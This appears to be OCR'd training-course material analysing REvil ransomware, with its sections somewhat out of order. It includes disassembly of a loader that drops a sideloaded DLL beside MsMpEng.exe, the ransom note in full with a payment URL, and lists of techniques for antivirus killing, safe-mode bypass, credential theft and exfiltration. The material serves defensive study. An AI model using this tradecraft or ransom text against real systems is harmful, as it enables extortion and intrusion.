


```
.text:013E10FC 68 04 1C 3F 01       push    offset Type             ; "SOFTIS"
.text:013E1101 6A 65                push    65h                     ; lpName
.text:013E1103 6A 00                push    0                       ; hModule
.text:013E1105 FF D6                call    esi ; FindResourceW
.text:013E1107 85 C0                test    eax, eax
.text:013E1109 0F 84 98 00 00 00    jz      loc_13E11A7
.text:013E110F 50                   push    eax                     ; hResInfo
.text:013E1110 6A 00                push    0                       ; hModule
.text:013E1112 FF 15 20 D0 3E 01    call    ds:LoadResource
.text:013E1118 85 C0                test    eax, eax
.text:013E111A 0F 84 87 00 00 00    jz      loc_13E11A7
.text:013E1120 50                   push    eax                     ; hResData
.text:013E1121 FF 15 18 D0 3E 01    call    ds:LockResource
.text:013E1127 68 14 1C 3F 01       push    offset aModlis          ; "MODLIS"
.text:013E112C 6A 66                push    66h                     ; lpName
.text:013E112E 6A 00                push    0                       ; hModule
.text:013E1130 A3 A0 43 3F 01       mov     dword_13F43A0, eax
.text:013E1135 FF D6                call    esi ; FindResourceW
.text:013E1137 85 C0                test    eax, eax
.text:013E1139 74 6C                jz      short loc_13E11A7
.text:013E113B 50                   push    eax                     ; hResInfo
.text:013E113C 33 F6                xor     esi, esi
.text:013E113E 56                   push    esi                     ; hModule
.text:013E113F FF 15 20 D0 3E 01    call    ds:LoadResource
.text:013E1145 85 C0                test    eax, eax
.text:013E1147 74 5E                jz      short loc_13E11A7
.text:013E1149 50                   push    eax                     ; hResData
.text:013E114A FF 15 18 D0 3E 01    call    ds:LockResource
.text:013E1150 68 24 1C 3F 01       push    offset aMpsvcDll        ; "mpsvc.dll"
.text:013E1155 BA 88 55 0C 00       mov     edx, 0C5588h
.text:013E115A A3 A4 43 3F 01       mov     dword_13F43A4, eax
.text:013E115F 8B C8                mov     ecx, eax
.text:013E1161 E8 9A FE FF FF       call    Write_File_In_windows_folder
.text:013E1166 8B 0D A0 43 3F 01    mov     ecx, dword_13F43A0
.text:013E116C BA D0 56 00 00       mov     edx, 56D0h
.text:013E1171 C7 04 24 38 1C 3F 01 mov     [esp+8+lpProcessInformation], offset aMsmpengExe ; "MsMpEng.exe"
.text:013E1178 E8 83 FE FF FF       call    Write_File_In_windows_folder
.text:013E117D C7 04 24 EC 43 3F 01 mov     [esp+8+lpProcessInformation], offset ProcessInformation ; lpProcessInformation
```

```
.text:10001290
.text:10001290                         public ServiceCrtMain
.text:10001290         ServiceCrtMain  proc near               ; DATA XREF: .rdata:off_10098F88↓o
.text:10001290
.text:10001290         var_8           = dword ptr -8
.text:10001290         ThreadId        = dword ptr -4
.text:10001290
.text:10001290 55                      push    ebp
.text:10001291 8B EC                   mov     ebp, esp
.text:10001293 83 EC 08                sub     esp, 8
.text:10001296 8D 45 FC                lea     eax, [ebp+ThreadId]
.text:10001299 50                      push    eax             ; lpThreadId
.text:1000129A 6A 00                   push    0               ; dwCreationFlags
.text:1000129C 6A 00                   push    0               ; lpParameter
.text:1000129E 68 B0 11 00 10          push    offset StartAddress ; lpStartAddress
.text:100012A3 6A 00                   push    0               ; dwStackSize
.text:100012A5 6A 00                   push    0               ; lpThreadAttributes
.text:100012A7 FF 15 3C 21 07 10       call    ds:CreateThread
.text:100012AD 89 45 F8                mov     [ebp+var_8], eax
.text:100012B0
.text:100012B0         loc_100012B0:                           ; CODE XREF: ServiceCrtMain+34↓j
.text:100012B0 B9 01 00 00 00          mov     ecx, 1
.text:100012B5 85 C9                   test    ecx, ecx
.text:100012B7 74 0D                   jz      short loc_100012C6
.text:100012B9 68 E8 03 00 00          push    3E8h            ; dwMilliseconds
.text:100012BE FF 15 30 21 07 10       call    ds:Sleep
.text:100012C4 EB EA                   jmp     short loc_100012B0
.text:100012C6         ; ---------------------------------------------------------------
.text:100012C6
.text:100012C6         loc_100012C6:                           ; CODE XREF: ServiceCrtMain+27↑j
.text:100012C6 33 C0                   xor     eax, eax
.text:100012C8 33 D2                   xor     edx, edx
.text:100012CA 8B E5                   mov     esp, ebp
.text:100012CC 5D                      pop     ebp
.text:100012CD C3                      retn
.text:100012CD         ServiceCrtMain  endp
```

REvil Ransomware Attack Stage: Exploitation (Cont'd)

- Now, REvil exploits **OpenSSL** to encrypt files
- The ransomware allocates memory and drops the actual payload using functions such as "**CreateFileMappingW**" and "**MapViewOfFile**"
- Now, REvil exposes its ransom behavior by **changing the config files**, changing local firewall rules, **creating its own registry keys**, and adding its own values to the registry keys
- Attackers now automatically log into the victim's system with their own accounts, encrypt all the confidential files of the victim, and **display a ransom note**



```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension s3q78.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/4EBDEC7B48494964

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:



-----------------------------------------------------------------------------------------

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```


REvil Ransomware Attack Stages: Lateral Movement / Defense Evasion and Discovery

Lateral Movement

- Attackers perform lateral movement in targeted attacks, in which they use **RDP** and **PsExec** tools for lateral movement

Defense Evasion and Discovery

- At this stage, attackers use network discovery tools such as **AdFind**, **SharpSploit**, **BloodHound**, and **NBTScan** to discover and infect other systems connected to the target network
- The following techniques are used by REvil for defense evasion:
  - **PC Hunter** and **Process Hacker** to identify and terminate services and processes related to antivirus products
  - **KillAV**, a custom malicious binary designed to uninstall antivirus products
  - **Safeboot** routine, which is triggered when "-smode" is supplied as an argument and creates various new variants with RunOnce registries to restart from or to Safemode and bypass security solutions
  - **DLL sideloading** to bypass detection by running as a legitimate file or process
  - **PowerShell commands** to compromise the supply chain and disable Windows Defender



REvil Ransomware Attack Stages: Credential Access and Exfiltration / Command and Control

Credential Access and Exfiltration

- Attackers use tools such as **SharpSploit**, an attack framework, along with the **mimikatz** module to gain credential access
- The gathered information is exfiltrated using different methods such as FTP transfer via **FileZilla** or using third-party synchronization tools such as **MegaSync**, **FreeFileSync**, and **Rclone**

Command and Control (C2)

- At this stage, the REvil ransomware sends a report and system information to the attackers' command and control server.
- This is performed by creating a pseudorandom URL based on the following fixed format:
  - `https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}`

Virus Analysis: REvil Ransomware

Source: *https://blog.qualys.com, https://www.trendmicro.com*

REvil, also known as Sodinokib, is dangerous ransomware associated with the GOLD SOUTHFIELD threat group that provides ransomware as a service (RaaS) for performing targeted attacks against multi-national companies. Attackers distribute this malware through supply-chain attacks (type of zero-day attacks), which requires the modification of code in third-party vendor software that is purchased by organizations according to their requirement. The threat group can also spread this malware via RDP servers, exploit kits, and backdoor software installation programs. REvil involves double extortion in its schemes, using stolen files to persuade its victims to pay a ransom. Attackers have performed bold attacks on popular public figures and organizations using REvil. The threat group exfiltrates critical information before encrypting it and threatens victims with the disclosure of their personal information on the dark web, underground forums, and blog sites.

REvil Ransomware Operation

Attackers perform DDoS attacks on the target and directly communicate with the victim's customers, business partners, and the media to force victims to pay a ransom. Further, attackers conduct auctions of the victim's data to pressurize the victim further. It is highly targeted ransomware, in which attackers use highly sophisticated tools and employ customized infection chains to perform targeted attacks.

REvil uses tools such as FileZilla to exfiltrate data and PsExec for the remote execution of the ransomware and its files. Other tools used by REvil include PC Hunter, AdFind, BloodHound, NBTScan, SharpSploit, third-party file sync tools, and Qakbot, which is a Trojan to deliver ransomware.

REvil Ransomware Attack Stages

